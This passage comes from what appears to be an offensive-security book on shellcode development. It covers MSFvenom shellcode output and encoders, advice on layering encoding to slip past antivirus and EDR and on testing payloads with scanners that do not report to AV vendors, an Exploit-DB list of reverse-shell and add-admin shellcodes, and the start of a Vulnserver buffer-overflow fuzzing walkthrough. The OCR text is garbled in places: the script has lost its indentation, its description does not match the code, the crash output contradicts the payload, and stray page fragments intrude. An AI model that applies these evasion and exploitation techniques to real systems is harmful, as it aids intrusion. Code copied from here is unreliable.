"\x13\x78\xc2\xa5\xf8\x76\xc4\xc5\xf3\x36\xbb\xc4\x8c\xb3\x84"
"\xaf\x9c\xe0\x8d\xb1\x04\xa4\xe4\x81\x34\x05\x78\x64\xfa\xed"
"\x7b\x98\x1a\xb5\x7d\x66\xdd\xc5\xc6\x67\xdd\xc5\x38\xa5\x5d";

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 3.9 – Sample shellcode with MSFVenom

Once MSFvenom has done this, you will have some shellcode that starts with `unsigned char buf[] =` . Now, all you need to do is use this in a piece of code that's been programmed with C, compiled, and then run on the target to spawn a reverse shell.


In the preceding code, an encoder was used called `x86/shikata_ga_nai`.

`shikata_ga_nai` reorders instructions and dynamically picks registers to encode our shellcode and provide different outputs each time, making signature-based detection more difficult to detect. The prepended decoder is also obfuscated to allow only our target to decode the shellcode. By making use of the encoder, you can rapidly reduce whether your code is detected by AV or EDR platforms. You can test these detections by uploading your code to websites such as `nodistribute.com` or `antiscan.me`. With the `-i` option, you can take this AV evasion to the next level by adding extra encoding iterations. For example, if you want to run 10 iterations, you can use the `-i 10` option in your command.

You can view the full list of available encoders by running the following command:

```
msfvenom -l encoders
```

The following screenshot shows the current list of encoders at the time of writing. In your example, this may be a bit different, depending on what updates have been made to the program:



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_context               normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/service                   manual     Register Service
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic               normal     Dynamic key XOR Encoder
```

Figure 3.10 – List of encoders supported by MSFvenom

Note the ranks of the various encoders. MSFvenom marks those that have a better success rate as `excellent`.

Pro-Tip

You can use websites such as `virustotal.com` to check the detection of your payload. The problem with this site is that in a matter of time (generally very quickly), the AV vendors will be able to detect your payload, ultimately rendering it unusable.

Websites such as `nodistribute.com` and `antiscan.me` will not distribute their findings to the AV vendors.

Miscellaneous tools

Several other tools exist on GitHub that can be used to create shellcode. Covering all of them is outside the scope of this book, but I will mention a few that I encourage you to explore.

Shellnoob

Shellnoob is a simple Python script that aims to make writing shellcode simpler. There are some interesting features that I like about this tool, including the following:

- You can convert shellcode between different formats and sources. The formats that are currently supported are `asm`, `bin`, `hex`, `obj`, `exe`, C, Python, Ruby, pretty, `safeasm`, `completec`, and `shellstorm`, to name a few.
- You can use the tool to figure out if any assembly instructions will cause a problem in the shellcode. It also provides asm to opcode conversions.
- You can use shellnoob as a Python module.
- When making use of syscall numbers, you can use `shellnoob` to quickly reference the number. For example, you can use the following command:

  ```
  shellnoob --get-sysnum write
  ```

  This will return the value of the write syscall, as follows:

  ```
  x86_64 > 1 and i386 > 4
  ```

Shellnoob can be downloaded from `https://github.com/reyammer/shellnoob`.

Donut

Donut converts VBScript, JScript, EXE, DLL (including .NET assemblies), and XSL files into x86 or x64 shellcode. This shellcode can be injected into any Windows process and executed in memory.

Donut can be downloaded from `https://github.com/TheWover/donut`.


Several other tools exist. I encourage you to do a web search and review your findings.

Online shellcode resources

At times, you may want to reuse shellcode or download working shellcode that you can customize. The internet is a treasure trove of all sorts of things, and one of them is shellcode. Some websites host shellcodes that people have submitted.

One such website is Exploit-DB (`https://www.exploit-db.com/`). This is a famous website that is maintained by Offensive Security and hosts a vast number of exploits, papers, shellcodes, and more. The shellcodes section can be found here: `https://www.exploit-db.com/shellcodes`.

Within the shellcodes section of the website, you will find a list of shellcodes that span across various platforms. Some of these will be marked as *verified*, which means they are known to be working on that specific platform. Please take some time to explore this website and the various shellcodes that exist:



Exploit Database Shellcodes

Date Added	D	V	Title	Platform	Author
2021-10-07	⬇	✗	Windows/x86 - Bind TCP shellcode / Dynamic PEB & EDT method null-free Shellcode (415 bytes)	Windows_x86	Daniel Ortiz
2021-10-01	⬇	✗	Windows/x86 - MessageBoxA PEB & Export Address Table NullFree/Dynamic Shellcode (230 bytes)	Windows_x86	Daniel Ortiz
2021-10-01	⬇	✗	Windows/x86 - WinExec PopCalc PEB & Export Directory Table NullFree Dynamic Shellcode (178 bytes)	Windows_x86	Daniel Ortiz
2021-09-13	⬇	✗	Windows/x64 - Reverse TCP (192.168.201.11:4444) Shellcode (330 Bytes)	Windows_x86-64	Xenofon Vassilakopoulos
2021-07-19	⬇	✗	Linux/x86 - Egghunter Reverse TCP Shell dynamic IP and port Shellcode	Linux_x86	d7x
2021-07-13	⬇	✗	Linux/x86 - Reverse (dynamic IP and port/TCP) Shell (/bin/sh) Shellcode (86 bytes)	Linux_x86	d7x
2021-07-13	⬇	✗	Linux/x86 - Bind (User Specified Port) Shell (/bin/sh) Shellcode (102 bytes)	Linux_x86	d7x
2021-06-10	⬇	✗	Linux/x86 - execve /bin/sh Shellcode (fstenv eip GetPC technique) (70 bytes, xor encoded)	Linux_x86	d7x
2021-05-10	⬇	✗	Linux/x86 - setreuid(0) + execve("/bin/sh") Shellcode (29 bytes)	Linux_x86	Artur Szymczak
2021-05-03	⬇	✗	Windows/x64 - Dynamic Null-Free WinExec PopCalc Shellcode (205 Bytes)	Windows_x86-64	boku
2021-05-03	⬇	✗	Windows/x64 - Dynamic NoNull Add RDP Admin (BOKU:SP3C1ALM0V3) Shellcode (387 Bytes)	Windows_x86-64	boku
2021-04-15	⬇	✗	Linux/x86 - execve(/bin/sh) Shellcode (17 bytes)	Linux_x86	s1ege
2021-04-15	⬇	✗	Linux/x64 - execve(/bin/sh) Shellcode (21 bytes) (2)	Linux_x86-64	s1ege
2021-04-09	⬇	✗	Linux/x64 - /sbin/halt -p Shellcode (51 bytes)	Linux	Chenthur Velan
2021-02-24	⬇	✗	Windows/x86 - Add User Alfred to Administrators/Remote Desktop Users Group Shellcode (240 bytes)	Windows_x86	Armando Huesca Prida

Figure 3.11 – Screenshot of Exploit-DB Shellcodes

Another good website that hosts shellcodes is shell-storm. This site hosts shellcodes for more educational purposes compared to Exploit-DB. You can view the list of shellcodes that are available by going to `http://shell-storm.org/shellcode/`.

Summary

In this chapter, we uncovered the differences between a compiler, interpreter, and assembler. You learned about the various phases of a compiler and the role that each phase plays during program compilation.

Then, we explored several tools that can be used to create shellcode. These spanned compilers, assemblers, and disassemblers. Finally, we looked at MSFvenom and additional tools that can be used to create shellcode or enhance it.

In the next chapter, we will start working with shellcode for Windows environments.

Section 2: Writing Shellcode

This section focuses on writing and developing shellcode. It will form the bulk of the book since it covers both Linux and Windows.

This part of the book comprises the following chapters:

4
Developing Shellcode for Windows

When it comes to target operating systems, you have a wide range of possibilities. Many organizations make use of a diverse operating system ecosystem. One of the most widely used operating systems is Microsoft Windows. Windows has been around for decades and has had its fair share of exploitability. Understanding how to make use of Windows components to develop shellcode is a key skill to have. In this chapter, we will focus on developing shellcode for Windows environments. It's important to note that we are not covering the shellcode creation of Windows internals, but rather developing shellcode for applications that run on Windows. In this chapter, you will learn about the anatomy of memory, the Windows architecture, and how various components need to be considered when developing shellcode. You will learn the thought process behind key shellcode techniques. I am really excited about this chapter and am confident that you will find it very interesting and practical.

In this chapter, we're going to cover the following main topics:

- Environment setup
- Anatomy of memory
- Shellcode techniques

Technical requirements

The technical requirements for this chapter are as follows:

- Kali Linux 2021.x
- Windows 7 or greater
- x32/64dbg
- Immunity Debugger with Mona.py
- 7zip version 17.0; this specific version is used for backdooring with shellcode
- Vulnserver

Environment setup

Before we dive into the chapter, I wanted to spend some time on the lab setup that I have used for this chapter. Don't worry; the setup is really easy and should not take you longer than an hour to complete.

You can make use of this setup either on your local computer by using virtualization software, or you could also perform this on physically separate computers (if you have them lying around), or you could build this in a cloud environment.

I am using virtualization and the software of choice for me is VMware Workstation 16 Pro (which you can find here: `https://www.vmware.com/nl/products/workstation-pro/workstation-pro-evaluation.html`). I am using the paid version, but you can make use of Virtualbox (`https://www.virtualbox.org/`) if you are looking for a good free virtualization software. The setup of these virtualization platforms is super easy, and the latest installation files can be obtained from their respective websites.

At a network layer, I am using one virtual switch, so all computers share the same subnet and are reachable. *Please note that in the chapter, you will see IP addresses that are specific to my environment. If you perform the demonstrations, you will need to modify the IP addresses seen in the book to reflect your own environment.*

My attacking computer, which is Kali Linux 2021.4 (`https://www.kali.org/get-kali/`), is fully up to date using the standard update process (`apt-get update && apt-get upgrade`). The majority of the work involved with Kali Linux will entail standard built-in tools. There would be some cases where I would make use of a different tool, but this will be called out at the start of the relevant section.

My victim computer is Windows 10 version 20H2 (`https://www.microsoft.com/en-us/evalcenter/evaluate-lab-kit`). This is fully patched, but there is one caveat. Since it is Windows 10, I have *disabled* the Defender Anti-Virus in order to showcase the different types of shellcode and their behavior.

The additional software that is installed on this Windows computer is Immunity Debugger (`https://www.immunityinc.com/products/debugger/#:~:text=Immunity%20Debugger%20is%20a%20powerful,Python%20API%20for%20easy%20extensibility`).

When you make use of Immunity Debugger, you will need to set breakpoints at various memory instructions, which essentially stop the program flow at that defined point. To set a breakpoint, you will use the *F2* button on your keyboard.

In addition to Immunity Debugger, I am using X32Dbg and x64dbg (`https://x64dbg.com/#start`). Note that the installation will install both the 32-bit and 64-bit versions of the debugger. I have the full suite of Sysinternals (`https://docs.microsoft.com/en-us/sysinternals/`) as I will be making use of some of the tools within the suite.


Installing Mona

Mona is a Python plugin developed by Corelan and is used to perform various functions when it comes to exploiting development on Windows. This plugin can be used with debuggers such as Immunity Debugger and WinDBG. The installation of this tool is really simple. The first step you need to take is to navigate to the GitHub repository at the following link:

`https://github.com/corelan/mona`.

At the repository, you need to download the `mona.py` file and copy this to your `pycommands` folder within your debugger's installation folder. In my case, I am using Immunity Debugger.

Once you have copied it to your debugger, you can open the debugger and perform the initial config. Within Immunity Debugger, the commands can be entered at the bottom of Immunity Debugger, as per the following screenshot:



```
!mona config -set workingfolder c:\mona%p
Step over (F8)
```

Figure 4.1 – Mona initial config

At the bare minimum, you should perform the following steps:

1. Configure a working directory for Mona. This will enable you to navigate to any file that Mona creates. This is done using the following command:

   ```
   !mona config -set workingfolder c:\mona%p
   ```

2. Next, you can perform an update by using the following command:

   ```
   !mona update
   ```

We will use Mona later on in this chapter, when you will learn the various `mona.py` commands that are useful when developing shellcode for Windows. Before we work on developing shellcode for Windows, let's consider an important aspect of computing – memory. We will start with the anatomy of memory.

Anatomy of memory

Regardless of the **operating system** (**OS**) on which they operate, all processes utilize memory. The way that memory is maintained varies from one OS to another. Physical memory isn't directly accessed by processes. When a process is accessed, the CPU converts the virtual address into a physical address. As a result, numerous values (for example, 0x12345678) can be stored at the same address (in other words, 0x12345678) while in distinct processes since they all relate to different physical memory addresses.

A virtual address is allocated to a process when it is launched in the computer environment. For example, in a Win32 environment, the address range is `0x00000000` to `0xFFFFFFFF`, with userland processes ranging from `0x00000000` to `0x7FFFFFFF`, and kernel processes ranging from `0x7FFFFFFF` to `0xFFFFFFFF`.

Memory consists of a few components, which are illustrated in the following diagram. We will cover the important parts of this diagram in relation to the chapter.




Figure 4.2 – Memory layout

Looking at the layout of memory, let's consider two components – the stack and the heap. The first aspect to be cognisant of is how these two components grow or increase in size. The stack grows downward, compared to the heap, which grows upward. This is depicted by the arrows on the diagram.

The **stack** operates in a **Last In First Out** (**LIFO**) model, to enable the most recent instructions to be found first. The easiest way to remember this LIFO model is to think of a stack of books. As you stack books on top of each other, you would need to remove the top books to get to the books at the bottom of your book stack. That being said, if you need to access older instructions, you would need to move (**POP**) them off the stack and put (**PUSH**) them back if needed.

The **heap** is used for dynamic allocation. If, during a program's runtime, there is a need for something to be created, it would use the heap component of memory to dynamically assign memory space. In comparison to the stack, the heap has a much larger size limit. Due to this larger size, you will find attacks such as a heap spray prevalent in this area of memory.

When you write shellcode for Linux, you make use of system calls (syscalls) to perform functions. We will cover this in the next chapter. The point is that in Windows, applications do not make direct use of system calls, but rather make use of the **Windows API** (**WinAPI**) calls. WinAPI, in turn, makes a request to the **Native API** (**NtAPI**), which makes use of a system call. As you write shellcode for Windows, it's a good practice to get familiar with the architecture of Windows (`https://docs.microsoft.com/en-gb/archive/blogs/hanybarakat/deeper-into-windows-architecture`).

Let's move into the various shellcode techniques that can be used on Windows environments.

Shellcode techniques

When it comes to shellcode development for Windows, there are a number of techniques that can be used. In this section, we will cover some of these techniques that are prevalent today. These techniques range from buffer overflow attacks to attacks leveraging pointers known as eggs, backdooring PE files, and so on.

We will get started by considering buffer overflow attacks. Let's dive into this.

Buffer overflow attacks

A **buffer** is a volatile location of memory. Its aim is to temporarily hold data while this is being transferred from one location to another. Since this is a temporary hold, it has limitations. These limitations are the size of the buffer, which is generally small. When you overflow the buffer, you are exceeding the capacity of the buffer. The result of the overflow can lead to malicious code being executed.

Stack-based buffer overflows are one of the most common types of exploits that exist. These are often used to take over the code execution of a program or process to execute arbitrary code such as shellcode.

In this section, we will make use of a purposefully vulnerable server called Vulnserver. This piece of software was created to enable people to learn about software exploitation. In essence, this program listens for a client connection, and is Windows-based.

You can download this software from the author's GitHub repository at the following link: `https://github.com/stephenbradshaw/vulnserver`.

To get started with stack-based buffer overflow, we first need to perform fuzzing. Fuzzing will enable us to discover whether the application is vulnerable to an overflow attack. We will use this technique to send data in growing iterations to overflow the buffer and ultimately overwrite the EIP. In case you need a refresher on the purpose of EIP, please revisit *Chapter 2*, *Assembly Language*.


> **Note**
> Fuzzing is a technique that involves actively looking for bugs within software, whereby these bugs could lead to data injection. You can learn more about fuzzing at OWASP's web page: `https://owasp.org/www-community/Fuzzing`.

Let's perform some basic fuzzing. We will start by ensuring that the Vulnserver application is open.

We will then jump to our Kali Linux machine and connect to the Vulnserver using the following command:

```
nc -nv [IP] [PORT]
```

Once connected, we will issue the `HELP` command to view the current list of commands. As per the following screenshot, we have a number of commands that this application supports:




```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.44.134 9999
(UNKNOWN) [192.168.44.134] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Figure 4.3 – Vulnserver commands

I will skip the first five commands and focus on the TRUN command. Since this is the first command that looks like it can actually do something, it seems interesting. I will issue the following command:

```
TRUN 12345678910
```

In the following screenshot, you will see that the command completes successfully. So, let's see whether we can use this command to perform an overflow:



```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.44.134 9999
(UNKNOWN) [192.168.44.134] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
TRUN 12345678910
TRUN COMPLETE
█
```

Figure 4.4 – Using the TRUN command

Note that in a real fuzzing exercise, you would perform fuzz testing on all the available commands. To speed up fuzzing, let's use a simple Python script, which is as follows:

```
#! /usr/bin/python

import socket
import sys

buffer = ["A"]
counter =  100
while len(buffer) <= 30:
buffer.append("A"*counter)
counter=counter+200

```

```
for string in buffer:
print "Performing fuzzing with %s bytes " % len(string)
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.44.134',9999))
s.send(('TRUN /.:/' + string))
s.close()
```


In the preceding code, we define a buffer value, which is `A`, and we define a counter value of `100` and an increment of `200`. The aim of this script is to connect to the Vulnserver, provide the text value of `A`, perform this connection `100` times, and each time, there is an increment in the byte count by `200`.

You can save this script to a file called `fuzz.py` and run it with Python. Before you run the script, you need to attach Immunity Debugger to the Vulnserver application within your Windows operating system. This can be done as follows:

1. Open Immunity Debugger.
2. Select **File** and then click on **Open**.
3. Select the `vulnserver.exe` file from the location where you have extracted the download.
4. When you open a program with Immunity Debugger, it will be in a paused state, so you will need to run the program by pressing *F9*.

Once you have attached the debugger to the program and it is running, you can now run the script by using the `python fuzz.py` command.

Once the program runs, it will cause the Vulnserver to crash. You will see this by looking at Immunity Debugger and the status listed at the bottom of the program window, as shown in the following screenshot:




```
00403108 00 00 00 00 00 00 00 00 ........
```

```
[17:03:33] Access violation when executing [41414141]
```

Figure 4.5 – Access violation confirming the application crash


Now that the application has crashed, take a look at the CPU windows within Immunity Debugger. You will see that the registers, such as EAX and ESP, have been overwritten with the `TRUN` command. But more importantly, look at the EIP value, which is **58585858**. This is the hexadecimal code for ASCII X, shown as follows:


Help Jobs
m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
Registers (FPU)
EAX 0269F1E8 ASCII "TRUN /.:/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
ECX 026A2ED0
EDX 00000058
EBX 00000160
ESP 0269F9C8 ASCII "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
EBP 58585858
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 58585858
```

Figure 4.6 – EIP overwritten

